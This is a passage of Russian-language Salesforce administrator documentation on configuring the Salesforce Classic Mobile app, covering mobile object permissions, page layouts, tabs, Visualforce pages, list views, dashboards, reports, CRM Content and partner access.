[Настройка приложения Salesforce Classic Mobile](#)



## Редактирование свойств объекта для Salesforce Classic Mobile

Приложение Salesforce Classic Mobile позволяет изменять свойства стандартных и настраиваемых объектов. Например, ограничение полномочий пользователей Salesforce Classic Mobile или исключение ненужных полей из мобильного макета страницы объекта.

Свойства объекта Salesforce Classic Mobile настраиваются для каждой мобильной конфигурации. Чтобы изменить свойства мобильного объекта, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**».
2. Выберите имя нужной мобильной конфигурации.
3. Щелкните ссылку «**Правка**» напротив имени нужного объекта в связанном списке «Свойства мобильного объекта».

Связанный список содержит только те объекты, которые добавлены в набор данных мобильной конфигурации. Свойства объекта «Пользователь» не могут быть изменены.

4. Ниже перечислены действия, доступные на странице «Редактировать мобильную конфигурацию».


- [Удаление мобильных полномочий](#)
- [Настройка макетов страниц Salesforce Classic Mobile](#)

5. Нажмите кнопку «**Сохранить**».

### Удаление мобильных полномочий

Приложение Salesforce Classic Mobile наследует полномочия пользователя, предоставленные в системе Salesforce. Некоторые администраторы могут дополнительно ограничивать полномочия пользователей для доступа к данным Salesforce в приложении Salesforce Classic Mobile. Дополнительные ограничения могут быть обусловлены ограничениями приложения или вероятностью возникновения пользовательской ошибки. Например, чтобы предотвратить непреднамеренное удаление записи в приложении Salesforce Classic Mobile, которое инициирует удаление записи из системы Salesforce, администратор может дополнительно ограничить полномочия пользователей в мобильном приложении, независимо от их полномочий для работы со стандартными и настраиваемыми объектами в системе Salesforce. Кроме того, приложение Salesforce Classic Mobile поддерживает только некоторые функции Salesforce (например, элементы S-Control и код Apex не поддерживаются). Если приложение Salesforce Classic Mobile не поддерживает бизнес-процесс объекта, то обновление соответствующих записей в приложении может быть запрещено.

Выберите полномочия, которые должны быть отменены, в разделе «Полномочия». Чтобы запретить создание, изменение или удаление записей в приложении Salesforce Classic Mobile, установите флажок «**Запретить создание**», «**Запретить редактирование**» или «**Запретить удаление**».

 **Прим.:** В настоящее время мобильные полномочия не могут быть заблокированы для объекта содержимого.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition** и  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
конфигураций Salesforce  
Classic Mobile:

- «Просмотр настройки и конфигурации»

Для изменения свойств  
объекта Salesforce Classic  
Mobile:

- «Управление мобильными конфигурациями»



## Настройка макетов страниц Salesforce Classic Mobile

Приложение Salesforce Classic Mobile наследует макеты страниц пользователя, используемые в системе Salesforce. Мобильные макеты страниц всех объектов позволяют исключать ненужные поля, наличие которых загружает память и усложняет процесс пролистывания страниц на мобильном устройстве.

Выберите поля объекта, которые должны отображаться на мобильном устройстве, в разделе «Исключенные поля». Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**.

- Администраторы могут просматривать все доступные поля объекта, независимо от параметров безопасности поля.
- Некоторые поля являются обязательными для взаимодействия приложения Salesforce Classic Mobile с системой Salesforce. Данные поля не могут быть исключены из мобильных макетов страниц, поэтому отсутствуют в списке «Доступные поля».
- Поля, используемые в настраиваемых мобильных представлениях, не могут быть исключены из мобильных макетов страниц.
- Все поля мобильного объекта содержимого добавляются в список «Доступные поля». Тем не менее макет страницы сведений о содержимом, используемый в приложении Salesforce Classic Mobile, позволяет отображать только несколько полей. Исключение полей из объекта содержимого не влияет на макет страницы в приложении.

СМ. ТАКЖЕ:

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

[Управление конфигурациями Salesforce Classic Mobile](#)

[Управление вкладками в Salesforce Classic Mobile](#)

[Создание ссылок на веб-страницы и страницы Visualforce Mobile для приложения Salesforce Classic Mobile](#)

[Настройка приложения Salesforce Classic Mobile](#)

## Назначение вкладок конфигурации приложения Salesforce Classic Mobile

Каждая мобильная конфигурация позволяет выбирать вкладки, отображающиеся в приложении Salesforce Classic Mobile, и определять порядок их расположения. Ниже перечислены вкладки, поддерживаемые мобильной конфигурацией.

- Вкладки стандартных объектов
- Вкладки настраиваемых объектов
- Вкладки Visualforce и веб-вкладки, включенные для приложения Salesforce Classic Mobile



**Внимание:** Мобильные устройства поддерживают только некоторые веб-сайты и функции Visualforce. Внимательно прочтите [рекомендации](#) по созданию страниц, адаптированных для мобильных устройств, прежде чем включить вкладки Visualforce или веб-вкладки для приложения Salesforce Classic Mobile.

По умолчанию вкладки одинаково работают в приложении Salesforce Classic Mobile и в полной версии системы Salesforce. Например, вкладка объекта, скрытая в системе Salesforce, скрыта и в приложении Salesforce Classic Mobile.



**Прим.:** Мобильные устройства пользователей позволяют просматривать вкладки, выбранные для мобильной конфигурации, даже в том случае, если они не добавлены в конфигурацию. Приложение Salesforce Classic Mobile отображает вкладку, отправленную на мобильное устройство, только при наличии у пользователя полномочия на просмотр этой вкладки.

Есть несколько причин, по которым вкладка объекта может быть скрыта в приложении Salesforce Classic Mobile даже после отправки записей объекта на устройство.

Приложение Salesforce Classic Mobile имеет намного меньшую область для отображения строки вкладок, поэтому количество вкладок, доступных для отображения на устройстве, может быть сокращено. Кроме того, настраиваемые объекты могут быть взаимосвязаны со стандартными объектами, поэтому запись настраиваемого объекта может быть доступна посредством записи родительского объекта. В этом случае настраиваемому объекту может быть назначена мобильность, а вкладка может быть скрыта.

Чтобы назначить вкладки мобильной конфигурации, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**». Щелкните имя мобильной конфигурации.
2. Чтобы определить мобильные вкладки, нажмите кнопку «**Настроить вкладки**» в связанном списке «Мобильные вкладки». Если мобильные вкладки уже настроены, нажмите кнопку «**Правка**».
3. Чтобы добавить вкладки в мобильную конфигурацию, выберите нужные вкладки в списке «Доступные вкладки» и нажмите кнопку «**Добавить**».
4. В списке «Выбранные вкладки» выберите нужные вкладки и нажмите стрелку «**Вверх**» или «**Вниз**», чтобы изменить порядок расположения вкладок в приложении Salesforce Classic Mobile.
5. Нажмите кнопку «**Сохранить**».



**Прим.:** Смартфон iPhone позволяет настраивать порядок расположения вкладок в приложении Salesforce Classic Mobile. Если пользователь определяет порядок отображения вкладок, то любые изменения, внесенные

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для настройки вкладок приложения Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

администратором в мобильную конфигурацию, пропускаются, а новые мобильные вкладки добавляются ниже текущих вкладок пользователя.

СМ. ТАКЖЕ:

- [Управление вкладками в Salesforce Classic Mobile](#)
- [Включение веб-вкладок и вкладок Visualforce для приложения Salesforce Classic Mobile](#)
- [Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)
- [Управление конфигурациями Salesforce Classic Mobile](#)

## Включение веб-вкладок и вкладок Visualforce для приложения Salesforce Classic Mobile

Веб-вкладки и вкладки Visualforce могут быть доступны в приложении Salesforce Classic Mobile. Чтобы гарантировать корректное отображение и функционирование веб-страницы или страницы Visualforce на мобильном устройстве, рекомендуем изменить свойства вкладки и установить флажок «Поддержка Salesforce Classic Mobile» при создании веб-вкладки или вкладки Visualforce. Установка данного флажка инициирует добавление вкладки в список доступных вкладок для мобильных конфигураций Salesforce Classic Mobile.

Обратите внимание, что большинство мобильных обозревателей отличаются техническими ограничениями, связанными с размером экрана, сценариями, скоростью процессора и сетевой задержкой. Прежде чем активировать мобильные веб-страницы и страницы Visualforce, убедитесь, что они поддерживаются используемыми мобильными обозревателями.

### Рекомендации по использованию мобильных веб-вкладок

Ниже перечислены рекомендации по определению веб-вкладок, которые должны использоваться в приложении Salesforce Classic Mobile.

- Активация мобильных веб-вкладок доступна только для устройств BlackBerry и iPhone. Помните, что приложение Salesforce Classic Mobile не поддерживает мобильные веб-вкладки для устройств Android.
- Веб-вкладки доступны только при использовании операционной системы BlackBerry 4.3 или более поздней версии.
- Вкладке должен быть назначен тип «URL-адрес». Мобильное приложение не поддерживает элементы S-Control.
- Некоторые веб-страницы содержат JavaScript и Flash, которые поддерживаются не всеми мобильными обозревателями.
  - Обозреватель Safari от компании Apple поддерживает JavaScript и не поддерживает Flash.
  - Обозреватель BlackBerry поддерживает JavaScript частично и не поддерживает Flash.
- Прежде чем активировать мобильную веб-вкладку, откройте целевой URL-адрес на одном из мобильных устройств организации и убедитесь в ее корректной работе. Если пользователи организации используют телефоны с разными операционными системами (например, смартфоны iPhone и BlackBerry), протестируйте веб-вкладку на устройстве каждого типа. Рекомендуем активировать мобильную веб-вкладку только в том случае, если мобильный обозреватель поддерживает все обязательные действия.
- Чтобы просматривать веб-страницы JavaScript на устройствах BlackBerry, рекомендуем включить поддержку JavaScript. Сервер BlackBerry Enterprise Server позволяет администраторам BlackBerry выполнить глобальное включение JavaScript. Чтобы включить поддержку JavaScript на устройстве BlackBerry, откройте обозреватель BlackBerry, выберите вкладку «Параметры» > «Конфигурация браузера» и установите флажок «Включить JavaScript».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition** и  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition** и **Enterprise Edition**.

## Рекомендации по использованию мобильных вкладок Visualforce

Ниже перечислены рекомендации по определению мобильных вкладок Visualforce.

- Мобильная вкладка Visualforce доступна только для устройств BlackBerry и iPhone. Помните, что приложение Salesforce Classic Mobile не поддерживает мобильные вкладки Visualforce для устройств Android.
- Приложение Salesforce Classic Mobile может работать в ОС BlackBerry версии 4.3—7.0. Оптимальная производительность мобильной вкладки Visualforce гарантируется компанией Salesforce только на смартфонах, оснащенных ОС BlackBerry 6.0 или более поздней версии.
- Чтобы оптимизировать страницу Visualforce для использования на мобильных устройствах, выполните указанные ниже действия.
  - Назначьте атрибутам `sidebar` и `showHeader` тега `<apex:page>` значение `false`. Телефоны оснащаются небольшими экранами и ограниченной производительностью, поэтому заголовок вкладки и боковая панель должны быть скрыты.
  - Назначьте атрибуту `standardStylesheets` тега `<apex:page>` значение `false`. Использование стандартной таблицы стилей Salesforce снижает скорость загрузки страниц на мобильном устройстве. Более того, устройства, оснащенные ОС BlackBerry 6.0 или более ранней версии, не могут правильно интерпретировать каскадные таблицы стилей. Чтобы добавить таблицу стилей на страницу, рекомендуем вставить раздел `<style>` прямо под компонентом `<apex:page>`.
  - Назначьте атрибуту `columns` компонента `<apex:pageBlockSection>` значение «1». Экраны мобильных устройств не предназначены для отображения двух столбцов. Рекомендуем выбрать одностолбцовый макет, гарантирующий корректное отображение содержимого страницы.
- Приложение Salesforce Classic Mobile не поддерживает заставки.
- Приложение Salesforce Classic Mobile вставляет страницы Visualforce на вкладки, поэтому вкладки не должны использоваться для перемещения по мобильным страницам Visualforce.
- Если мобильный обозреватель поддерживает JavaScript на страницах Visualforce, рекомендуем использовать JavaScript как можно реже. Медленное сетевое подключение и большое количество сценариев увеличивают время загрузки страницы на мобильных устройствах. Чтобы сократить количество сценариев JavaScript на мобильных страницах Visualforce, рекомендуем создавать сценарии посредством HTML.
- Все страницы Visualforce содержат JavaScript даже в том случае, если код JavaScript не используется для создания страниц. Чтобы просматривать страницы Visualforce на устройствах BlackBerry, рекомендуем включить поддержку JavaScript. Сервер BlackBerry Enterprise Server позволяет администраторам BlackBerry выполнить глобальное включение JavaScript. Чтобы включить поддержку JavaScript на устройстве BlackBerry, откройте обозреватель BlackBerry, выберите вкладку **«Параметры»** > **«Конфигурация браузера»** и установите флажок **«Включить JavaScript»**.
- Обозреватель, встроенный в клиентское приложение BlackBerry, не поддерживает встроенной навигации. Страница Visualforce, используемая в качестве мастера, должна быть дополнена навигационными ссылками, позволяющими переходить на предыдущую и следующую страницы.
- Администраторы BlackBerry должны помнить, что размер загрузки, заданный на сервере BlackBerry Enterprise Server, определяет объем данных, который может быть передан на мобильные устройства. Прежде чем развернуть страницы Visualforce для пользователей Salesforce Classic Mobile, рекомендуем проверить заданный размер загрузки и протестировать страницы.

- Проверка агента пользователя может выполняться в настраиваемом контроллере для поддержки нескольких устройств. Чтобы выполнить данное действие, просмотрите соответствующий результат метода `getHeaders()` для ссылки на текущую страницу.

СМ. ТАКЖЕ:

[Управление вкладками в Salesforce Classic Mobile](#)

[Управление конфигурациями Salesforce Classic Mobile](#)

[Создание ссылок на веб-страницы и страницы Visualforce Mobile для приложения Salesforce Classic Mobile](#)

[Назначение вкладок конфигурации приложения Salesforce Classic Mobile](#)

## Создание спискового представления для Salesforce Classic Mobile

Настраиваемые списковые представления могут быть созданы для пользователей Salesforce Classic Mobile. Настраиваемые представления списка для приложения Salesforce Classic Mobile (также известные как «мобильные представления») отличаются от настраиваемых представлений Salesforce.

- Администраторы настраивают мобильные представления для каждой мобильной конфигурации. Представления доступны всем пользователям, назначенным конфигурации, и не поддерживают ограничение доступности определенными группами пользователей внутри конфигурации. Каждому мобильному объекту в мобильной конфигурации может быть задано не более 10 настраиваемых представлений.
- Пользователи не могут фильтровать мобильные представления по критерию «Все записи» или «Мои записи». Представления применяются ко всем локальным записям устройства, независимо от ответственности; тем не менее, фильтры ответственности могут применяться посредством дополнительных полей в критериях поиска.
- Мобильные представления не поддерживают логику фильтра.
- Мобильные представления ограничиваются двумя столбцами.
- Пользователи могут сортировать мобильные представления в порядке возрастания или убывания (не более двух полей).

Каждой мобильной конфигурации может быть задано не более 10 настраиваемых представлений на один объект. Затем данные представления передаются на устройства пользователей, назначенных соответствующим конфигурациям. Чтобы создать настраиваемое представление для приложения Salesforce Classic Mobile, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**». Щелкните имя мобильной конфигурации. При необходимости [создайте мобильную конфигурацию](#).
2. Прокрутите страницу вниз до связанного списка «Мобильные представления».
3. Выберите тип объекта в раскрывающемся списке «Выбрать объект» и нажмите кнопку «**Создать мобильное представление**». Раскрывающийся список содержит только те объекты, которые добавлены в набор данных мобильной конфигурации. Мобильные представления не могут быть созданы для объекта «Пользователь».
4. Введите имя представления.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для просмотра устройств и пользователей Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для управления настраиваемыми представлениями Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

Мобильные устройства оснащены небольшими экранами, поэтому максимально допустимая длина имени мобильного представления составляет 30 символов.

5. Введите условия, которым должны соответствовать выбранные элементы, в разделе «Определение критериев фильтрации» (например, «*Стоимость* *больше* *"100 000"*»):
  - a. Выберите нужное поле в первом раскрывающемся списке.
    -  **Прим.:** Представления не могут быть созданы на основе полей, **исключенных из мобильных макетов страниц**, или полей, **скрытых для всех профилей и наборов полномочий**.
  - b. Выберите оператор фильтрации.
  - c. Введите нужное значение в третье поле.
    -  **Внимание:** Ниже перечислены рекомендации по использованию значений критериев фильтрации для мобильных представлений.
      - Поле `$User.ID` может использоваться в качестве значения критерия фильтрации для обращения к текущему пользователю. Критерии фильтрации не могут содержать имена пользователей.
      - Критерии фильтрации поддерживают только специальные значения дат, но не фактические даты.
      - Критерии фильтрации не поддерживают специальные значения ФИНАНСОВЫХ дат.
  - d. Чтобы элементы мобильного представления соответствовали всем заданным критериям, выберите **«Точные совпадения»**. Чтобы элементы мобильного представления соответствовали любым заданным критериям, выберите **«Частичные совпадения»**. Настраиваемые мобильные представления не поддерживают дополнительные параметры фильтрации.
6. Выберите поля для использования в качестве столбцов в разделе «Выбор полей для отображения». Стандартные поля выбираются автоматически. Выберите не более двух разных столбцов полей данных для отображения в настраиваемом мобильном представлении.
7. При необходимости выберите основной и дополнительный порядок сортировки в разделе «Определение порядка сортировки»:
  - a. Выберите нужное поле в раскрывающемся списке «Порядок сортировки». Поля, исключенные из мобильного макета страницы объекта, также могут использоваться для сортировки.
  - b. Выберите порядок сортировки: по возрастанию или убыванию.
8. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Управление представлениями в Salesforce Classic Mobile](#)

[Управление конфигурациями Salesforce Classic Mobile](#)

[Управление устройствами в Salesforce Classic Mobile](#)

[Настройка приложения Salesforce Classic Mobile](#)



## Настройка мобильных панелей мониторинга для приложения iPad

**Важное замечание:** В выпуске Summer'15 компания Salesforce прекращает поддержку приложения «Мобильные панели мониторинга для iPad». Приложение может использоваться без ограничений, но не будет поддерживаться компанией Salesforce на предмет исправления ошибок или устранения возможных неполадок. Чтобы установить приложение Salesforce1 (новое мобильное приложение от компании Salesforce), обратитесь к администратору Salesforce.

Чтобы вкладка «Панели мониторинга» была доступна в Salesforce Classic Mobile, добавьте ее во вкладки **мобильной конфигурации**. Мобильные панели мониторинга позволяют пользователям отслеживать ключевые показатели и индикаторы эффективности компании за пределами офиса.

Ниже перечислены рекомендации по использованию мобильных панелей мониторинга.

- Вкладка «Панели мониторинга» мобильного приложения открывает встроенный обозреватель для отображения панелей мониторинга.
- Мобильные панели мониторинга отображаются одним столбцом ввиду ограниченного размера экрана.
- Ссылки на сведения настраиваемых отчетов отключены в мобильных панелях мониторинга.
- При первом просмотре вкладки «Панели мониторинга» в Salesforce Classic Mobile мобильное приложение запрашивает у системы Salesforce последнюю просмотренную пользователем панель мониторинга. Время загрузки панели мониторинга определяется уровнем сигнала Wi-Fi или мобильной связи.
- Мобильное приложение не поддерживает автоматическое обновление панелей мониторинга. Пользователи могут запрашивать обновление панели мониторинга путем нажатия кнопки **«Обновить»**.
- Мобильное приложение позволяет работать в автономном режиме. При отсутствии беспроводного подключения пользователи могут просматривать последнюю просмотренную панель мониторинга, но не могут обновлять или изменять панель мониторинга.
- Мобильные панели мониторинга доступны только при использовании операционной системы BlackBerry 4.5 или более поздней версии. Мобильные панели мониторинга поддерживают версию 4.3, но их таблицы могут отображаться некорректно.
- Администраторы BlackBerry должны помнить, что размер загрузки, заданный на сервере BlackBerry Enterprise Server, определяет объем данных панели мониторинга, который может быть передан на мобильные устройства. Прежде чем развернуть панели мониторинга для мобильных пользователей, рекомендуем проверить заданный размер загрузки и протестировать панели мониторинга.

**Прим.:** В настоящее время панели мониторинга поддерживаются только мобильными клиентскими приложениями BlackBerry и iPhone.

Чтобы включить мобильные панели мониторинга, выполните указанные ниже действия.

1. Введите строку *«Мобильные панели мониторинга»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **<b>«Параметры мобильных панелей мониторинга»</b>**. Щелкните имя мобильной конфигурации.
2. Чтобы определить мобильные вкладки, нажмите кнопку **«Настроить вкладки»** в связанном списке «Мобильные вкладки». Если мобильные вкладки уже настроены, нажмите кнопку **«Правка»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра мобильных конфигураций:

- «Просмотр настройки и конфигурации»

Для мобилизации панелей мониторинга:

- «Управление мобильными конфигурациями»

3. Чтобы добавить вкладку в мобильную конфигурацию, выберите вкладку **«Панели мониторинга»** в списке «Доступные вкладки» и нажмите кнопку **«Добавить»**. Список «Доступные вкладки» содержит вкладки стандартных и настраиваемых объектов. Кроме того, список содержит веб-вкладки и вкладки Visualforce.



**Внимание:** Если вкладки мобильной конфигурации еще не настроены, выберите все вкладки, которые должны отображаться в мобильном приложении, а не только вкладку «Панели мониторинга».

4. Чтобы определить порядок отображения вкладки «Панели мониторинга» в мобильном приложении, выберите вкладку «Панели мониторинга» в списке «Выбранные вкладки» и нажмите кнопку **«Вверх»** или **«Вниз»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

## Включение отчетов в приложении Salesforce Classic Mobile

Чтобы включить отчеты в приложении Salesforce Classic Mobile, выполните указанные ниже действия.

1. Создайте папку «Мобильные отчеты» в системе Salesforce. Щелкните **«Создать папку»** на начальной странице вкладки «Отчеты» в полной версии системы.
2. В поле «Папка отчетов» введите: *«Мобильные отчеты»*.

Сервер загружает отчеты на мобильные устройства только в том случае, если данной папке задано имя «Мобильные отчеты». Прежде чем сохранить имя папки, проверьте орфографию. Имена папок Salesforce могут повторяться. Пользователи Salesforce Classic Mobile могут просматривать любые отчеты, хранящиеся во всех папках с именем «Мобильные отчеты», если доступ к папкам не ограничивается параметрами доступности.

3. Выберите параметр «Доступ к общедоступной папке». Данный параметр не влияет на возможность пользователей мобильного приложения запускать отчеты.
4. Чтобы сохранить изъятые отчеты в папку «Мобильные отчеты», выберите нужные отчеты и нажмите кнопку **«Добавить»**. При необходимости отчеты могут быть добавлены после сохранения папки.
5. Выберите параметры доступности папки.

- Параметр «Данная папка доступна всем пользователям» позволяет всем пользователям организации просматривать список мобильных отчетов на своих устройствах.

- Параметр «Данная папка доступна только следующим пользователям» позволяет предоставлять доступ ограниченному кругу пользователей.

Рекомендуем назначать папке «Мобильные отчеты» статус личной только в том случае, если мобильные отчеты должны быть скрыты ото всех пользователей.

6. Нажмите кнопку **«Сохранить»**.
7. Добавьте отчеты в папку «Мобильные отчеты». Щелкните имя нужного отчета на начальной странице вкладки «Отчеты», нажмите кнопку **«Сохранить как»** и сохраните отчет в папку «Мобильные отчеты».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition и  
Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
общедоступных папок  
отчетов:

- «Управление  
общедоступными  
отчетами»

Для просмотра  
конфигураций Salesforce  
Classic Mobile:

- «Просмотр настройки и  
конфигурации»



Чтобы упростить просмотр отчета на мобильном устройстве, измените параметры сохраненного отчета. Например, сократите количество столбцов или введите дополнительные критерии фильтрации.

8. Добавьте вкладку «Отчеты» в мобильную конфигурацию. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**». Щелкните имя мобильной конфигурации.
9. Чтобы определить мобильные вкладки, нажмите кнопку «**Настроить вкладки**» в связанном списке «Мобильные вкладки». Если мобильные вкладки уже настроены, нажмите кнопку «**Правка**».
10. Чтобы добавить вкладку в мобильную конфигурацию, выберите вкладку «**Отчеты**» в списке «Доступные вкладки» и нажмите кнопку «**Добавить**». Список «Доступные вкладки» содержит вкладки стандартных и настраиваемых объектов. Кроме того, список содержит веб-вкладки и вкладки Visualforce.



**Внимание:** Если вкладки мобильной конфигурации еще не настроены, выберите все вкладки, которые должны отображаться в приложении Salesforce Classic Mobile, а не только вкладку «Отчеты».

11. Чтобы определить порядок отображения вкладки «Отчеты» в приложении Salesforce Classic Mobile, выберите вкладку «Отчеты» в списке «Выбранные вкладки» и нажмите кнопку «**Вверх**» или «**Вниз**».
12. Нажмите кнопку «**Сохранить**».



**Прим.:** В настоящее время приложение Salesforce Classic Mobile не поддерживает отчеты на устройствах Android и iPhone.

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

## Настройка Salesforce CRM Content для приложения Salesforce Classic Mobile

Ниже перечислены рекомендации по внедрению Salesforce CRM Content в приложение Salesforce Classic Mobile.

- В отличие от связанных файлов, записи содержимого синхронизируются с устройством. Данный алгоритм позволяет пользователям доставлять содержимое из приложения даже в том случае, если размер файла, загружаемого на мобильное устройство, превышает установленные ограничения.
- Приложение не поддерживает поиск конкретной части содержимого. Пользователи могут только предоставлять общий доступ к содержимому на вкладке «Содержимое», которое автоматически синхронизируется с устройством на основе фильтров назначенной мобильной конфигурации.
- Приложение не поддерживает просмотр списка подписанного содержимого. Пользователи не могут фильтровать список записей на вкладке «Содержимое» на основе отдельной библиотеки.
- Приложение поддерживает предварительный просмотр и общий доступ к содержимому, но не поддерживает обновление файла, связанного с записью содержимого. Пользователи могут редактировать поля на странице сведений о содержимом только при наличии обязательных полномочий.
- Предварительный просмотр и доставка содержимого доступны только при наличии информационного подключения. В противном случае, пользователи могут просматривать только страницу сведений о содержимом.
- Содержимое в приложении Salesforce Classic Mobile поддерживается только устройствами BlackBerry и iPhone.
- Содержимое недоступно в бесплатной версии приложения Salesforce Classic Mobile.
- Мобильные полномочия не могут быть заблокированы для объекта содержимого. В настоящее время объект содержимого доступен в приложении Salesforce Classic Mobile только для чтения.
- Мобильный макет страницы для объекта содержимого не может быть изменен. Страница сведений о содержимом запрограммирована на отображение нескольких полей.

Чтобы настроить Salesforce CRM Content для конфигурации Salesforce Classic Mobile, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**», затем щелкните по имени мобильной конфигурации.
2. Нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
3. Нажмите кнопку «**Добавить...**».
4. Выберите «Содержимое» во всплывающем окне и нажмите кнопку «**ОК**».
5. Чтобы выбрать синхронизированные записи содержимого, воспользуйтесь фильтрами поля.

Пользователи не могут выполнять поиск содержимого в приложении Salesforce Classic Mobile, поэтому рекомендуем настроить фильтры, позволяющие просматривать на устройстве важное содержимое. Фильтры не могут быть созданы на основе библиотек или подписок. Ниже перечислены некоторые рекомендации по настройке полезных условий фильтра.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления наборов данных Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»


- **Дата:** выполните фильтрацию по полю «Дата последнего изменения», «Дата изменения содержимого» или «Дата создания». Чтобы синхронизировать недавно обновленные записи содержимого, воспользуйтесь специальными значениями дат (например, «ПОСЛЕДНИЕ 90 ДНЕЙ» или «ПОСЛЕДНИЕ 180 ДНЕЙ»).
  - **Ответственный:** выполните фильтрацию по автору при наличии пользователей организации, ответственных за публикацию содержимого.
  - **Тип файла:** выполните фильтрацию по определенным типам документов. Например, группа, работающая с возможностями, может просматривать только презентации или PDF-документы.
  - **Настраиваемые поля:** выполните фильтрацию по настраиваемым полям при наличии настраиваемых полей, предназначенных для категоризации содержимого. Например, при создании поля «Функциональное использование» со значениями раскрывающегося списка настройте условие фильтра «"Функциональное использование" равно "Продажи"».
6. Чтобы предотвратить использование всей памяти мобильного устройства записями содержимого, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей содержимого, которое может быть передано данной конфигурацией на мобильные устройства. Чтобы выбрать записи, подлежащие синхронизации при превышении ограничения размера данных, заданного для мобильной конфигурации, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».
7. Нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

[Начальная настройка Salesforce CRM Content](#)

## Настройка доступа Salesforce Classic Mobile для пользователей-партнеров

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Приложение Salesforce Classic Mobile позволяет пользователям-партнерам просматривать данные партнерского портала на мобильных устройствах.

Ниже перечислены рекомендации по настройке доступа Salesforce Classic Mobile для пользователей-партнеров.

- Прежде чем настроить приложение Salesforce Classic Mobile для пользователей-партнеров, рекомендуем настроить организации пользователей-партнеров и приобрести мобильные лицензии для каждого пользователя партнерского портала, которому должно быть доступно приложение Salesforce Classic Mobile. Прежде чем разрешить пользователям-партнерам доступ к приложению Salesforce Classic Mobile, профили пользователей-партнеров должны быть назначены как минимум одному активному партнерскому portalу. Если профиль пользователя назначен нескольким партнерским порталам, то приложение Salesforce Classic Mobile предоставляет доступ только к первому назначенному партнерскому portalу.
- Настраиваемые мобильные списковые представления не влияют на списковые представления партнерского портала.
